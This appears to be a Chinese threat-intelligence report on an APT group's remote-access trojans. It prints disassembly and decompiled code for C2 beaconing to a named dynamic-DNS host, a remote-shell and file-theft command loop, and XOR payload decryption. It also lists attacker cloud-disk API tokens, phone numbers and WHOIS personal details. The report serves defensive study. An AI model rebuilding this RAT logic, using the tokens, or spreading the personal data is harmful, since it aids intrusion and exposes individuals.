该远控模块的入口处，通过触发异常代码，在 catch 里执行恶意代码，如图：

```
.text:00402050 _WinMain@16      proc near          ; CODE XREF: start+C94p
.text:00402050
.text:00402050 var_20          = dword ptr -20h
.text:00402050 var_1C          = dword ptr -1Ch
.text:00402050 ms_exc          = CPPEH_RECORD ptr -18h
.text:00402050 hInstance       = dword ptr 8
.text:00402050 hPrevInstance   = dword ptr 0Ch
.text:00402050 lpCmdLine       = dword ptr 10h
.text:00402050 nShowCmd        = dword ptr 14h
.text:00402050
.text:00402050 ; __unwind { // __except_handler3
.text:00402050 push ebp
.text:00402051 mov ebp, esp
.text:00402053 push 0FFFFFFFh
.text:00402055 push offset stru_409118
.text:0040205A push offset __except_handler3
.text:0040205F mov eax, large fs:0
.text:00402065 push eax
.text:00402066 mov large fs:0, esp
.text:0040206D sub esp, 10h
.text:00402070 push ebx
.text:00402071 push esi
.text:00402072 push edi
.text:00402073 mov [ebp+ms_exc.old_esp], esp
.text:00402076 xor eax, eax
.text:00402078 ; __try { // __except at loc_402093
.text:00402078 mov [ebp+ms_exc.registration.TryLevel], eax
.text:0040207B mov [ebp+var_20], eax
.text:0040207E mov eax, 1
.text:00402083 cdq
.text:00402084 xor ecx, ecx
.text:00402086 idiv ecx
.text:00402088 mov [ebp+var_1C], eax
.text:0040208B jmp short loc_4020AE
.text:0040208D ; -----
.text:0040208D loc_40208D: ; DATA XREF: .rdata:stru_40911840
.text:0040208D ; __except filter // owned by 402078
.text:0040208D mov eax, 1
.text:00402092 retn
.text:00402093 ; -----
.text:00402093 loc_402093: ; DATA XREF: .rdata:stru_40911840
.text:00402093 ; __except(loc_40208D) // owned by 402078
.text:00402093 mov esp, [ebp+ms_exc.old_esp]
.text:00402096 push 320h ; dwMilliseconds
.text:0040209B call ds:Sleep
.text:004020A1 call FunWorkFun
.text:004020A6 push 0 ; uExitCode
.text:004020A8 call ds:ExitProcess
.text:004020A8 ; } // starts at 402078
```

然后再用同样的方法触发异常代码，进入第二层的代码：

```
.text:00401FD0 FunWorkFun      proc near                ; CODE XREF: WinMain(x,x,x,x)+51↓p
.text:00401FD0
.text:00401FD0 var_20          = dword ptr -20h
.text:00401FD0 var_1C          = dword ptr -1Ch
.text:00401FD0 ms_exc          = CPPEH_RECORD ptr -18h
.text:00401FD0
.text:00401FD0 ; __unwind { // __except_handler3
.text:00401FD0     push     ebp
.text:00401FD1     mov      ebp, esp
.text:00401FD3     push     0FFFFFFFh
.text:00401FD5     push     offset stru_409108
.text:00401FDA     push     offset __except_handler3
.text:00401FDF     mov      eax, large fs:0
.text:00401FE5     push     eax
.text:00401FE6     mov      large fs:0, esp
.text:00401FED     sub      esp, 10h
.text:00401FF0     push     ebx
.text:00401FF1     push     esi
.text:00401FF2     push     edi
.text:00401FF3     mov      [ebp+ms_exc.old_esp], esp
.text:00401FF6     xor      eax, eax
.text:00401FF8 ; __try { // __except at loc_402013
.text:00401FF8     mov      [ebp+ms_exc.registration.TryLevel], eax
.text:00401FFB     mov      [ebp+var_20], eax
.text:00401FFE     mov      eax, 1
.text:00402003     cdq
.text:00402004     xor      ecx, ecx
.text:00402006     idiv     ecx
.text:00402008     mov      [ebp+var_1C], eax
.text:0040200B     jmp      short loc_40202E
.text:0040200D ; -----
.text:0040200D loc_40200D:                ; DATA XREF: .rdata:stru_409108↓o
.text:0040200D ; __except filter // owned by 401FF8
.text:0040200D     mov      eax, 1
.text:00402012     retn
.text:00402013 ; -----
.text:00402013 loc_402013:                ; DATA XREF: .rdata:stru_409108↓o
.text:00402013 ; __except(loc_40200D) // owned by 401FF8
.text:00402013     mov      esp, [ebp+ms_exc.old_esp]
.text:00402016     push     320h                ; dwMilliseconds
.text:00402018     call     ds:Sleep
.text:00402021     call     sub_401FB0
.text:00402026 ; -----
.text:00402026     push     0                ; uExitCode
.text:00402028     call     ds:ExitProcess
.text:00402028 ; } // starts at 401FF8
```

进入初始化套接字，并和 C2 建立连接的地方：

```

1 void __noreturn sub_401ED0()
2 {
3     HMODULE v0; // esi
4     void (__stdcall *fun_WSAStartup)(); // eax
5     unsigned __int8 *i; // esi
6     CHAR ProcName[4]; // [esp+Ch] [ebp-1A0h]
7     void (__stdcall *v4)(); // [esp+18h] [ebp-194h]
8
9     v0 = LoadLibraryA(LibFileName);
10    if ( v0 )
11    {
12        strcpy(ProcName, "putratSASW");
13        _strrev(ProcName);
14        fun_WSAStartup = (void (__stdcall *)())GetProcAddress(v0, ProcName);
15    }
16    else
17    {
18        fun_WSAStartup = v4;
19    }
20    fun_WSAStartup();
21    while ( 1 )
22    {
23        if ( fun_SendFirstPacket() )
24        {
25            for ( i = (unsigned __int8 *)operator new(0x401u); ; fun_MainLoop(i) )
26            {
27                memset(i, 0, 0x400u);
28                i[1024] = 0;
29                if ( fun_Recv((int (__stdcall *)())dw_Socket, i, 1024, 0, 0) == -1 )
30                    break;
31                Sleep(1u);
32            }
33            operator delete(i);
34        }
35        fun_CloseSocketx();
36    }
37 }

```

连接 zxcv201789.dynssl.com 的 8080 端口，创建 C&C 通道：

```
.text:00402270 sub_402270      proc near                ; CODE XREF: sub_401ED0:loc_401F43↑p
.text:00402270
.text:00402270 var_2F8      = byte ptr -2F8h
.text:00402270 var_2B8      = byte ptr -2B8h
.text:00402270
.text:00402270      sub     esp, 2F8h
.text:00402276      push    esi
.text:00402277      push    edi
.text:00402278      push    offset aZxcv201789Dyns ; "zxcv201789.dynssl.com"
.text:0040227D      call    sub_402AB0
.text:00402282      push    offset a120000 ; "120000"
.text:00402287      mov     esi, eax
.text:00402289      call    _atoi
.text:0040228E      add     esp, 8
.text:00402291      mov     edi, eax
.text:00402293      push    offset RootPathName
.text:00402298      call    sub_401710
.text:0040229D      test    eax, eax
.text:0040229F      jnz     short loc_4022AA
.text:004022A1      pop     edi
.text:004022A2      pop     esi
.text:004022A3      add     esp, 2F8h
.text:004022A9      retn
.text:004022AA ; -----
.text:004022AA loc_4022AA:                ; CODE XREF: sub_402270+2F↑j
.text:004022AA      push    ebx
.text:004022AB      push    offset a8080 ; "8080"
.text:004022B0      call    _atoi
.text:004022B5      mov     ebx, ds:Sleep
.text:004022BB      add     esp, 4
.text:004022BE      mov     dword_40B508, eax
.text:004022C3 loc_4022C3:                ; CODE XREF: sub_402270+6D↓j
.text:004022C3      mov     eax, dword_40B508
.text:004022C8      mov     ecx, RootPathName
.text:004022CE      push    eax
.text:004022CF      push    esi
.text:004022D0      push    ecx
.text:004022D1      call    sub_4017A0
.text:004022D6      test    eax, eax
.text:004022D8      jnz     short loc_4022DF
.text:004022DA      push    edi ; dwMilliseconds
.text:004022DB      call    ebx ; Sleep
.text:004022DD      jmp     short loc_4022C3
```

其中向控制服务器发送上线包的地方有上线密码:asd88，如图：

```
.text:004022EB      push     0
.text:004022ED      push     6
.text:004022EF      push     0
.text:004022F1      push     0
.text:004022F3      push     ecx
.text:004022F4      call     fun_SendData
.text:004022F9      lea      edx, [esp+300h+var_2F8]
.text:004022FD      push     edx
.text:004022FE      call     sub_402B70
.text:00402303      mov      ecx, 8
.text:00402308      xor      eax, eax
.text:0040230A      lea      edi, [esp+304h+var_2B8]
.text:0040230E      add      esp, 4
.text:00402311      rep stosd
.text:00402313      mov      edi, offset aAsd88 ; "asd88"
.text:00402318      or       ecx, 0FFFFFFFFh
.text:0040231B      repne scasb
.text:0040231D      not      ecx
.text:0040231F      sub      edi, ecx
.text:00402321      lea      edx, [esp+300h+var_2B8]
.text:00402325      mov      eax, ecx
.text:00402327      mov      esi, edi
.text:00402329      mov      edi, edx
.text:0040232B      mov      edx, dw_Socket
.text:00402331      shr      ecx, 2
.text:00402334      rep movsd
.text:00402336      mov      ecx, eax
.text:00402338      push     0
.text:0040233A      and      ecx, 3
.text:0040233D      push     0
.text:0040233F      rep movsb
.text:00402341      lea      ecx, [esp+308h+var_2F8]
.text:00402345      push     2F8h
.text:0040234A      push     ecx
.text:0040234B      push     edx
.text:0040234C      call     fun_SendData
.text:00402351      mov      eax, 1
```


最后进入远控的功能循环部分：

```

39 switch ( *a1 )
40 {
41     case 4u:
42         fun_CloseSocketx();
43         result = 0;
44         break;
45     case 0x41u: // 远程shell
46         sprintf(byte_40B108, aS, a1 + 1);
47         fun_RemoteCmd(*(int *)dw_Socket, byte_40B108);
48         result = 0;
49         break;
50     case 0x42u: // 进程枚举
51         fun_tasklist(*(int *)dw_Socket);
52         result = 0;
53         break;
54     case 0x43u:
55         v7 = sub_4020D0(*(_DWORD *) (a1 + 1)); // 结束指定进程
56         v8 = 0;
57         fun_SendData(*(int *)dw_Socket, &v7, 4u, 3, 0);
58         result = 0;
59         break;
60     case 0x51u: // 枚举驱动器
61         sub_401000(dw_Socket[0]);
62         result = 0;
63         break;
64     case 0x52u: // 列目录
65         sprintf(byte_40B108, aS, a1 + 1);
66         sub_401140(*(int *)dw_Socket, byte_40B108);
67         result = 0;
68         break;
69     case 0x53u: // 接收文件
70         fun_Recv((int (__stdcall *)())dw_Socket, &unk_40B040, 184, 0, 0);
71         v6 = (void *)((int (__stdcall *) (_DWORD, _DWORD, int (__stdcall *) (int), _DWORD, _DWORD, _DWORD))v2)(
72             0,
73             0,
74             sub_402380,
75             0,
76             0,
77             0);
78         if ( v6 == (void *)-1 )
79             goto LABEL_19;
80         WaitForSingleObject(v6, 0xFFFFFFFF);
81         result = 0;
82         break;
83     case 0x54u: // 上传文件
84         sprintf(byte_40B108, aS, a1 + 1);
85         ((void (__stdcall *) (_DWORD, _DWORD, int (__stdcall *) (int), _DWORD, _DWORD, _DWORD))v2)(

```

图如下：



功能包括：

Token 功能

0x04 关闭连接

0x41 远程 shell

0x42 进程枚举



- 0x43 结束指定进程
- 0x51 枚举驱动器
- 0x52 列指定目录
- 0x53 上传文件到受害者
- 0x54 下载受害者的文件
- 0x55 删除文件
- 0x56 远程执行

该木马程序中的字符串用的都是反转的字符串 通过 C 语言的 `strrev` 把字符串反转回来，这种方式，在该组织 2015 年的木马中也用到过。如图：

```
1 signed int __stdcall sub_401710(int *a1)
2 {
3     HMODULE v1; // esi
4     int *v2; // eax
5     int v3; // eax
6     CHAR ProcName[4]; // [esp+8h] [ebp-Ch]
7
8     v1 = LoadLibraryA(LibFileName);
9     if ( v1 )
10    {
11        strcpy(ProcName, "AtekcoSASW");
12        strrev(ProcName);
13        v2 = (int *)GetProcAddress(v1, ProcName);
14    }
15    else
16    {
17        v2 = a1;
18    }
19    v3 = ((int (__stdcall *) (signed int, signed int, _DWORD, _DWORD, _DWORD, signed int))v2)(2, 1, 0, 0, 0, 1);
20    if ( v3 != -1 )
21        *a1 = v3;
22    return 1;
23 }
```

## C&C 分析

### 动态域名




图 38 动态域名服务商 ( ChangeIP )




图 39 动态域名服务商相关比例图

动态域名服务商	域名数量
---------	------

ChangeIP	30
No-IP	9
DynDNS	2
Afraid ( FreeDNS )	1
dnsExit	1
非动态域名	6

### 域名涵义

以下是取动态域名子域名（攻击组织注册的名称），进行相关映射涵义的研究分析。

C&C	名称	网站名称	网站地址
chinamil.lflink.com	Chinamil	中国*网	www.**.com.cn
		红色**网	www.c**.com
		中国**域名注册网	www.c**.cn
soagov.sytes.net  soagov.zapto.org  soasoa.sytes.net	soagov , soasoa	国家**局	www.XX.gov.cn
xinhua.redirectme.net	Xinhua	新*网	www.xin***.com

类别	名称
邮箱类	126mailserver、mail.sends、mail163、mailsends
杀软类	kav2011 , safe360 , cluster.safe360 , rising

网络类	javainfo、webupdate、updates、netlink
姓名类	Sandy、jerry、jason

## 云盘

酷盘相关样本目前两个 Token :

	client_id	client_secret	refresh_token
Token1	3edfe684ded31a7cca6378c0226f5629	bfa89eebf29032076e9cffb75549fee5	75cdc35b1cdaee24047f3afb23a5ccce
Token2	7a5691b81bf4322fd88f5fa99407fbbc	d44cfa7dd3c852b69c59efacf766cc23	14b6685330bf32a22688910e765b5dce

我们通过对酷盘 API 的分析，得到攻击组织所使用的云盘帐号的信息，主要是包含一个中国移动的手机号码，该号码被用来注册云盘帐号。

```
{ "status" : "ok" , "email" : " " , "phone" : " 15811848796" , "spaceQuota" : 1700807049216 , "spaceUsed" : 508800279 , "emailIsActive" : 0 , "phoneIsActive" : 1 }
```

以下是我们通过该手机号进行的一些关联分析结果：

代友求车VTR250一辆！有出的扔进来 - 威风堂机车网  
[bbs.weifengtang.com/bbs/forum.php?mod=viewthread&tid=769612](http://bbs.weifengtang.com/bbs/forum.php?mod=viewthread&tid=769612) ▼  
 2014年7月16日 - 电话: 15811848796. QQ/MSN/飞信/微信: -. 地区: 北京. 图片: 品牌: 本田. 价格: 123456. 年份: 2001-2002. 排量: 250. 手续: 无手续. 成色: 九五新 ...

图 40 谷歌搜索相关结果

查看: 2369 | 回复: 10

北京极速舞者



[街车] 代友求车VTR250一辆！有出的扔进来 [复制链接]

发表于 2014-7-16 08:53 | 显示全部楼层

机车交易

类别: 街车

电话: 15811848796

QQ/MSN/飞信/微信:

地区: 北京

图片:



图 41 威风堂机车网该用户信息 1

查看: 190 | 回复: 2

北京极速舞者



[配件保养] 求本田SP-2方向柱轴承！ [复制链接]

发表于 2014-11-22 22:38 | 显示全部楼层

配件/保养/服饰

类别: 零配件 » 行驶机构

电话: 13811247666

QQ/MSN/飞信/微信:

地区: 北京

图片:



品牌: 常见车厂品牌 » 本田

价格: 123

年份: 2001-2002

成色: 九五新

本帖最后由 北京极速舞者 于 2014-11-23 09:33 编辑

寻找SP-2方向柱轴承。国产可以用的也可以。有的联系我！  
电话13811247666

图 42 威风堂机车网该用户信息 2



图 43 手机号机主相关支付宝和微信信息

## 第三方博客

Holle (2015-08-10 10:00)

@@@!!!78A6C1ACE91DDDD2D24D1EEDA090A9DDDD2D29459222D2DDE871EEDA0906I  
CA2D2D2DC44S202D2D78A6C1ACE91DD7D2D2A65825A0ABD62E2D2D7D472D472DD2  
2D109A2D2D2D5829E4EF292D7BA0AB46242D2D7DA0AB682C2D2D7DD2BBD02D2D2I  
B02D2D2DA4ABEE272D2DC5172D2D2DCC4D99A32C2DFC6C0451382D3396C148342I  
202DA7C511573C2DE8E0EB31242DFAF20064B42D2D2D2D72AE122D5936D21AD2  
A4291FAEEA2BC6CD45A2F58996D29BEE272D2D7DD2BBF02D2D2DA0A047D3D2D27C  
A819D1D2D23D0A2D2DAD93D9272D2D2C5815AE93EC2F2D2D2D25802D29BA12C2D2I  
2D7DA0ABE82F2D2D7DD2BB842D2D2DEAABA12C2D2D2D2D2D2EAA869D3D2D2D2I  
22A8A52D2D2DAE9069D3D2D22F581CAD93D8272D2D2C5805AE93A12C2D2DD2583F  
2D2DD2D2D2DEABD9272D2D2DC685AC901DD7D2D24E465E10583EEAA81DD7D2D2  
D7D2D24E465E10EB

阅读 (5) | 评论 (0) | 转载 (0) | 收藏 (0)

欢迎您在新浪博客安家 (2015-08-10 10:00)



图 44 某第三方博客部分截图

上图为毒云藤组织依托某第三方博客进行恶意代码传播。博客的域名通常在防火墙和各种安全软件的白名单里，使用这种方法将恶意代码存在博客中，可以躲避查杀和拦截。

C&C 的 IP (ASN)




图 45 C&C IP 关联分析

其他

非动态域名中 gaewaaa.upgrinfo.com 这个域名有相关 whois 信息，具体如下图。

```
Registry Registrant ID:  
Registrant Name: jeng jie  
Registrant Organization: taipei  
Registrant Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei Cit  
y 22055  
Taiwan (R.O.C.)  
Registrant City: New Taipei  
Registrant State/Province: taiwan  
Registrant Postal Code: 22055  
Registrant Country: TW  
Registrant Phone: +886.229878685  
Registrant Email: comsafe@126.com  
  
Registry Admin ID:  
Admin Name: jeng jie  
Admin Organization: taipei  
Admin Street: No.2, Aly. 3, Ln. 12, Fuzhong Rd. Banqiao Dist., New Taipei City 220  
55 Taiwan  
(R.O.C.)  
Admin City: New Taipei  
Admin State/Province: taiwan  
Admin Postal Code: 22055  
Admin Country: TW  
Admin Phone: +886.229878685  
Admin Email: comsafe@126.com
```

安全客 ( [www.anquanke.com](http://www.anquanke.com) )

图 46 域名注册信息

另外一个非动态域名 moneyaaa.beijingdasihei.com

## 关联分析

### 整体关联

从原始攻击邮件、漏洞文件、3 种不同 RAT ( ZxShell , Poison Ivy 和酷盘版 ) 以及相关域名、上线密码、文件扩展名、压缩包密码和关键字不同资源之间进行关联。



图 47 不同资源之间整体关联

RAT 迭代升级（对抗手法）

	A	B	C	D	E	F	G
	开发环境	加密方法	自定义窃密函数	Shellcode	免杀对抗-静	免杀对抗-动	伪装文档等
httpbot	C++	×	√	×	√	√	√
Kbox	C++	√	√	√	√	√	√
Poison Ivy	C++	√	×	√	√	√	×
puppet	Borland C++	√	×	×	√	×	√
XRAT	Delphi	√	×	√	√	√	×
gh0st	Borland C++	√	×	×	√	×	√
FakeRising	Borland C++	×	×	×	×	×	×
AresRemote	C++	√	×	×	√	×	√
shellcode	C++	√	×	√	√		√
FakeWinupdate	C++	√	×	×	√	×	×
SBolg2014	C++	√	√	√	√	×	√
SBolg2015	C++	√	×	√	√	×	×
zxshell	C++	√	√		√	√	√

同源样本的典型手法：

开发环境

除了 XRAT 后门之外，其他的版本从 2007 年至 2015 年都是用了 C++ 开发语言。

## 加密方法

2011、memcache 版、Voice64 版、HTTPBOTS 版、kanbox 版、PI、XRAT 都使用了连续 2 次异的解密方式，然后执行恶意代码。另外云盘版木马在上传文件也会对文件进行相关加密方法。

```

// RAT2011 (Left)
v0 = 0;
do
{
    byte_405030[v0] ^= 0x8Cu;
    ++v0;
}
while ( v0 < 0x1800 );
v1 = 0;
do
{
    byte_405030[v1] ^= 0xE2u;
    ++v1;
}
while ( v1 < 0x1800 );
JUMPOUT(byte_405030);

// KuDisk (Right)
v2 = &unk_403084;
v3 = 1 - (_DWORD)&unk_403084;
do
{
    *(_BYTE *)v2 ^= 0xC3u;
    v2 = (char *)v2 + 1;
}
while ( (signed int)((char *)v2 + v3) <= 0x772 );
v4 = &unk_403084;
do
{
    *(_BYTE *)v4 ^= 0xA8u;
    v4 = (char *)v4 + 1;
}
while ( (signed int)((char *)v4 + v3) <= 0x772 );
((void (*)(void))unk_403084)();
result = 0;
    
```

图 48 未知 RAT2011 版 ( 左 )，酷盘版 ( 右 )

## 窃密函数

ZXShell 版后门使用的自定义窃取函数和 2015 网盘版子体使用的窃取函数非常相似。同样都排除了 A 盘的搜索 ( 通常为软盘驱动器盘符 )；同样都预先遍历磁盘，将盘符列表保存在内存中，通过指针加 5 的方式读取内存中的盘符列表。

```

// ZxShell (Left)
if ( v7 > 0 )
{
    v12 = &v44;
    do
    {
        if ( *v12 != 'A' )
        {
            sub_512150C0(v12, "对台", v24, v26, v27, v28);
            sub_512150C0(v12, "国际", v13, v14, v15, v16);
            sub_512150C0(v12, "军", v17, v18, v19, v20);
        }
        v12 += 5;
        --v7;
    }
    while ( v7 );
}

// KuDisk (Right)
if ( v27 > 0 )
{
    v31 = (int)&Dest;
    do
    {
        if ( *(_BYTE *)v31 != 'A' )
        {
            sub_402610(v31, "军");
            sub_402610(v31, "科技");
            sub_402610(v31, "国");
        }
        v31 += 5;
        --v27;
    }
    while ( v27 );
}
    
```

图 49 ZxShell ( 左 )，酷盘版 ( 右 )

## Shellcode 后门

对比 2011 版 ( Poison Ivy ) 注入到系统的 Shellcode 和 2015 云盘版子体，可以看出使用了高度相似的 Shellcode 后门，上线地址尾部同样采用 0x30 填充。

<pre> push    202h call    dword ptr [ebx+20h] push    40h ; '@' push    3000h push    30040h push    0 call    dword ptr [ebx+54h] mov     [ebx+5Ch], eax push    40h ; '@' push    3000h push    1008h push    0 call    dword ptr [ebx+54h] mov     [ebx+6Ch], eax  loc_237: mov     esi, [ebx+70h] push    0 push    0 push    0 push    6 push    1 push    2 call    dword ptr [ebx+24h] mov     [ebx+58h], eax push    30303030h push    30303030h push    30303030h push    30303030h push    30303030h push    30303030h push    30303030h push    30303030h push    30300074h push    'en.c' push    'pkni' push    